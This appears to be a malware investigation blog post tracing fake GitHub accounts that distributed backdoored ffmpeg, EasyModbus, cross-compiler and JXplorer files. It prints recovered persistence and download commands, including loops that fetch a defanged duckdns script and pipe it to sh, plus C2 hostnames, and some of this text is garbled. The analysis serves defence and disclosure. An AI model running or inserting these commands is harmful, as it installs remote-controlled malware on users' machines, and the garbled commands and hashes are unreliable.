
I started going through GitHub accounts that starred or subscribed the repository [serkovs/jxplorer](#) and I quickly noticed patterns:

- Accounts seemed to be created in multiple batches, on specific dates, as if the process was automated
- Accounts created on 2018-03-04 did not have any content and were simply used to star 41 other repositories
- Accounts created at earlier dates (February 2018) were used both to host a single repository and to increase authenticity of other repositories by starring and subscribing them




There were additional similarities among accounts that hosted repositories:

- Each account hosted a single repository with a history of one or two commits
- The author field in the Git commit messages indicated consistent usage of free Slovakian email service `pobox[.]sk`, with username often corresponding to the one used on GitHub ([sample commit message](#))
- Timestamps present in the Git commit messages consistently indicated CET time zone
- Commit messages tended to be consistent among different accounts and repositories, e.g. erroneous message “2st commit” appeared in different repositories belonging to different accounts: [aurelrybar/editbox](#) [[Wayback Machine copy](#)], [henrichjahoda/ardublock](#) [[Wayback Machine copy](#)]
- Commits seemed to be automated and occurred at specific times among different accounts and repositories, e.g. [gabrieolo/bounceball](#) (2018-04-28 11:11:17), [karibanker/eug](#) (2018-04-28 11:11:18), [jeanelletobler/gumbo](#) (2018-04-28 11:11:19)
- Most repositories hosted a single JAR file, usually a game ([gabrieolo/bounceball](#) [[Wayback Machine copy](#)]), tool ([jelamarucka/pdfjumbler](#) [[Wayback Machine copy](#)]) or library ([vaclaw281/junit](#) [[Wayback Machine copy](#)])




I eventually ended up using GitHub API and Neo4j to collect and analyze metadata associated with suspicious accounts and repositories. Data showed nothing but a confined network of GitHub accounts starring and subscribing each others' repositories.

As I was limited with time and resources and was not able to analyze each file in each identified repository I resorted to analyzing only a small subset of files. Two of the repositories turned out to contain interesting artifacts that allowed me to draw additional connections and fill existing gaps. Below graph shows "social interactions" between the [serkovs](#) account, two other accounts that I analyzed ([mansiqkal](#) and [ballory](#)) and a number of related (starred/subscribed) repositories:



The Missing Link

I decided to inspect content of the [ballory/ffmpeg](#) [Wayback Machine copy] repository because it did not contain JAR file(s) like most of other identified repositories - instead it had a bunch of Linux binaries, claiming to contain "FFmpeg Linux Build (64 bit)". Additionally, the repository stood out as it did not have as many stars and subscribers as others (only 14) however the owner ([ballory](#)) starred and subscribed at least 60 other repositories according to the collected data.



The `readme.txt` file present in the repository directly linked to www.johnvansickle.com/ffmpeg/, a website hosting static ffmpeg builds for Linux. In fact, file names and directory structure matched [sample build](#) I downloaded from there. I did not find that exact build (`ffmpeg-git-20180427-64bit-static.tar.xz` listed in the `readme.txt` file) on www.johnvansickle.com so I was not able to compare files.

When I started analyzing the `ffmpeg` 64 bit ELF binary (MD5: `c78ccfc45bfa703cce0fc75c0f6af`, [VT](#)) I immediately noticed suspicious code right at the entry point. The code was responsible for mapping the binary via `/proc/self/exe` and then jumping to a specific offset, 624 bytes from the end of the file. After dumping and disassembling shellcode occupying last 624 bytes of the binary I was left with a short decryption loop (XOR 0x37, SUB 0x2e) and encrypted data. The decrypted data contained shellcode responsible for forking and executing following command in the child process via `execve syscall`:

```
1 /bin/sh -c 'cd /home/'whoami'/.config88mkdir -p autostart88cd autostart88echo [Desktop Entry]>y88echo Type=Application>>y88echo Exe
```


That was exactly what I was looking for. The `allesare` SourceForge project was owned by the account named `allare778` (Stein Sørnson), and this finding created plausible link between the GitHub user `ballory` and that account.

Remaining part of the code was supposed to run in the parent process and was responsible for decrypting (XOR 0x11, SUB 0x31) 162 bytes of data located 786 bytes from the end of the file and jumping to it. The decrypted data seemed to contain original entry point function.

The other analyzed binaries from the repository (`ffmpeg-10bit` (MD5: `6d5bea9bfe014fc737977e006692ebf3`, [VT](#)), `ffprobe` (MD5: `98f8600ff072625fd8ff6b3e14675648`, [VT](#)), `qt-faststart` (MD5: `e9b58b1e173734b836ed4b74184c320b`, [VT](#))) contained same pieces of shellcode, located at the same offsets from the end of files and used the same decryption routines. The only small differences were in the hardcoded offsets.


The Even More Missing Link

The second repository that yielded interesting results was [mansiqkal/easymodbusudp-java](https://github.com/mansiqkal/easymodbusudp-java) [[Wayback Machine copy](#)]. The repository was starred and subscribed by both [serkovs](#) and [ballory](#) accounts. The description (`Easy Modbus TCP/UDP/RTU`) and the file name (`EasyModbusJava.jar`) suggested that it contained the [EasyModbus Java library](#).




I downloaded the most recent version (2.8, released on 2017-03-14) of EasyModbusJava.jar (MD5: 56668c3915a0aa621d7f07aa11f7c8a9 , [VT](#)) from the official EasyModbus [project page](#) and compared it with EasyModbusJava.jar (MD5: 4d18388a9b351907be4a9f91785c9977 , [VT](#)) from [mansiqkal/easymodbus-tcp-udp-java](#).

There was no doubt about it, files were different. I used the `zipinfo` to list archives' files and metadata. The JAR from [mansiqkal/easymodbus-tcp-udp-java](#) was a bit larger (97272 vs 114504 bytes), included one additional file (`InNumberOfConnectedClientsChangedDelegator1.class`) and according to timestamps was (re)packaged at 2018-03-22 18:29:58 (which in turn correlated with timestamp present in this [Git commit message](#)).



To be sure these were the only differences I used Jd-Gui to save decompiled Java classes from both JARs and then used WinMerge to see differences. Skipping negligible code formatting artifacts generated by the decompiler here is what I found:

- The extra file `de/re/easymodbus/server/InNumberOfConnectedClientsChangedDelegator1.class` contained three large byte arrays and what seemed to be a decryption function
- 12 other classes explicitly imported the `InNumberOfConnectedClientsChangedDelegator1` class



The code present in the `NumberOfConnectedClientsChangedDelegator1` class was designed to drop files to disk and establish persistence. The code used a custom decryption routine to decrypt an array of bytes and then used resulting blob (3011 bytes in total, MD5: `cf2ca657816af534c07c8ceca167e25b`, [VUI](#)) as a source of file content and strings (file names, system commands).



Depending on the operating system type the code was executed on, it performed different actions described below:

Linux

The code dropped a JAR file (MD5: `9d4aeb737179995a397d675f41e5f97f`) to `$HOME/.local/share/bbauto` and created a desktop entry persistence by setting `$HOME/.config/autostart/none.desktop` file to execute the following command:

1	<code>/bin/sh -c "java -jar \$HOME/.local/share/bbauto"</code>
---	--

The code also created an additional desktop entry `$HOME/.config/autostart/.desktop` set it to execute the following command:

1	<code>/bin/sh -c 'while true;do wget hxxp://eln.duckdns[.]org/se-0 - sh;sleep 60;done'</code>
---	---

macOS

The code dropped a JAR file (MD5: `9d4aeb737179995a397d675f41e5f97f`) to `$HOME/Library/LaunchAgents/AutoUpdater.dat` and established persistence by creating a launch agent called `AutoUpdater` (`$HOME/Library/LaunchAgents/AutoUpdater.plist`).

The code also created an additional launch agent called `SoftwareSync` set to execute the following command:

```
1 /bin/sh -c 'while true;do curl hxxp://eLn.duckdns[.]org/se -o -|sh;sleep 60;done'
```

Windows

The code dropped a JAR file (MD5: 9d4aeb737179995a397d675f41e5f97f) to %temp%\..\Microsoft\ExplorerSync.db and established persistence by executing following command:

```
1 schtasks /create /tn ExplorerSync /tr "javaw -jar %temp%\..\Microsoft\ExplorerSync.db" /sc MINUTE /f
```

The dropped JAR file (MD5: 9d4aeb737179995a397d675f41e5f97f) and Windows file and scheduled task names (ExplorerSync.db , ExplorerSync) were exactly the same as discovered in the modified JXplorer Tcl installer script. This created another plausible connection between the [mansiqkal/easymodbustcp-udp-java](#) repository and modified Windows installer of JXplorer.

I also analyzed previous version of the EasyModbusJava.jar (MD5: 38f51f6555eba1f559b04e1311deee35 , [VT](#)) file committed to the [mansiqkal/easymodbustcp-udp-java](#) repository on [2018-02-20](#). It contained the same additional Java class however code was a bit different due to changes in an encrypted array and offsets referencing decrypted data. When decrypted the blob (3011 bytes long, MD5: 9a3936c820c88a16e22aeb11b5ea0e7 , [VT](#)) contained mostly the same data as later version. The only notable difference was usage of %APPDATA% instead of %TEMP% as a base directory for location of dropped JAR file on a Windows systems.

Summary

By following breadcrumbs I was able to discover and draw connections between pieces of malware and online infrastructure:

1. The [modified JXplorer Windows installer](#) found on VirusTotal and modified EasyModbus Java library found on GitHub ([mansiqkal/easymodbustcp-udp-java](#)) dropped the same JAR file (FEN downloader, MD5: 9d4aeb737179995a397d675f41e5f97f). Further similarities were visible in the dropped file path (%TEMP%\..\Microsoft\ExplorerSync.db) and scheduled task name (ExplorerSync)
2. GitHub account [mansiqkal](#) was part of the same “social circle” as other GitHub accounts: [ballory](#) and [serkovs](#), among others. The accounts were linked by starring and subscribing to the same, confined set of GitHub repositories, including each other’s repositories
3. GitHub account [ballory](#) created the [ballory/ffmpeg](#) repository containing modified version of ffmpeg tools. Malicious code present in these tools was set to download a file from the following SourceForge project URL [hxxp://al1esare.sourceforge\[.\]net/](#) . The project was owned by an account named [al1lare778](#) (Stein Sørnson). The same account owned another project named [supremebot](#), hosting a sneaker bot with the same name (and described as “Supreme New York Bot”)
4. The [supremebot.jar](#) file (MD5: 2098d71cd1504c8be229f1f8feaa878b) hosted by the SourceForge [supremebot](#) project was also present in the [steisn/blazebot](#) GitHub repository belonging to the account [steisn](#) (Stein Sørnson). Additionally the YouTube account [Stein Sørnson](#) hosted a [video](#) about “Blaze Bot Supreme NYC”. Coincidentally, the malicious code present in the modified JXplorer Windows installer referenced “blazebot” and [supremenewyork\[.\]com](#)
5. GitHub account [serkovs](#) created the [serkovs/jxplorer](#) repository containing modified JXplorer Linux installer file. While the malicious code present in the binary did not reference any previously observed infrastructure both modified JXplorer installers (for Windows and Linux) could be connected by following linked GitHub accounts (see point 1.)

Is this the end?

Let’s find out! Following up on specific indicators found in analyzed files and collected metadata about GitHub repositories I was able to discover additional related pieces of malicious code.

I started with VirusTotal hunting capabilities - the search returned a set of binaries belonging to the same malware family: Eimea Lite App. The functionality and supported commands of this malware seems to be closely tied with previously discussed FEimea Portable App. The main difference is that while FEimea Portable App is written in Java, the Eimea Lite App comes in the form of compiled binaries for both Windows and Linux operating systems. Each observed instance of Eimea Lite App was built into the [LAME](#) encoder tool, likely in order to thwart detection.

One of the oldest samples uploaded to VirusTotal on 2017-08-26 was (unsurprisingly) named `supreme_bot2.cpl` (MD5: `815db0de2c6a610797c6735511eaaaf9`, [VT](#)). The sample uses two command and control servers: `sanemarine.duckdns[.]org`, `lemonade.freeddns[.]org`; contains two self signed certificates issued for `Allesare Ltd.` and supports similar set of commands as Java based FEimea Portable App:

```
1 CAPABILITY EIAPrev1.33 EAUTH SELECT EXAMINE STATUS PWD LIST STAT SEARCH ESEARCH RENAME HASH FETCH COPY APPEND LINK SYMLINK REMOVE A
```


The most recent sample `Aero.cpl` (MD5: `dd3a38ee6b5b6340acd3bb8099f928a8`, [VT](#)) was uploaded to VirusTotal on 2018-11-25, which correlates with version string present in the file:

```
1 Eimea Lite app - ver. 3.11 Mainline
2 Audio system : IMM Framework
3 Audio codecs : pcm lame-mp3 opencore-amrnv soxr
4 Build Nov 25 2018 11:54:25 Win32
```

This instance uses the same command and control servers that were observed in initially analyzed sample of the FEimea Portable App (MD5: `65579b8ed47ca163fae2b3dff8b4d5a`): `limons.duckdns[.]org` and `polarbear.freeddns[.]org`.

My other search focused on further exploration of the GitHub graph. I previously mentioned that suspicious GitHub accounts and repositories created a confined network - however the graph also included entries that seemed to be a bit off.

One of these entries was an account of Andrew Dunkins ([adunkins](#) [[Wayback Machine copy](#)]), that included a set of nine repositories, each hosting Linux cross compilation tools. Each repository was watched or starred by several already known suspicious accounts.




The account seemed to be legitimate at first sight - it included a profile picture and description, which was not consistent with previously discovered accounts. However a look at a sample ELF binary (`i686-w64-mingw32-addr2line`, MD5: `b54156221d1c5387b8de0eb4605dc3a0`, [VT](#)) hosted in one of the repositories quickly proved I was wrong. At the end of the binary there was a shellcode, almost identical to the one found in the ffmpeg binaries obtained from the [ballory/ffmpeg](#) repository. The only difference was that shellcode was set to execute the following command:

```
1 /bin/sh -c cd /home/`whoami`/.config;mkdir autostart;cd autostart;>y echo [Desktop Entry];>y echo Type=Application;>y echo Exec=
```

Overall there were 305 backdoored ELF binaries in nine GitHub repositories belonging to Andrew Dunkins.

Following that trail I found one additional account ([snackroll11](#)) that starred some of Andrew Dunkins' repositories and that contained a repository with interesting name and description ([streetwork_priv_bot - Supreme Bot \[Wayback Machine copy\]](#)).




Despite the name and description of the binary, the file included in that repository (`supremebot.exe`) turned out to be something else - something that I have seen previously and something that provided a great closure for this post.

The file `supremebot.exe` (MD5: `6ee28018e7d31aef0b4fd6940dff1d0a` , [VI](#)) was actually another modified version of JXplorer 3.3.1.2 installer for Windows. The installer also contained changed `http-2.7.9.tm` file (MD5: `3a75c6b9b8452587b9e809aaaf2ee8c4` , [VI](#)) however some actions performed by the Tcl script were slightly different from the initially analyzed version:

- It used BITSAdmin and PowerShell to download and execute a batch script from `hxxp://enl.duckdns[.]org`
- It dropped a JAR file (MD5: `d7c4a1d4f75045a2a1e324ae5114ea17` , [VI](#)) to `BR.jar` . The JAR file was another version of previously described JDL downloader

So is this the end? I don't think so :-)



Appendix

Please note that GitHub has now removed identified accounts and repositories. Copies of the repositories showing their content are available via [Wayback Machine](#). Where possible I included links to Wayback Machine copies in the above post.

[List of GitHub accounts](#)

[List of GitHub repositories](#)

[List of indicators](#)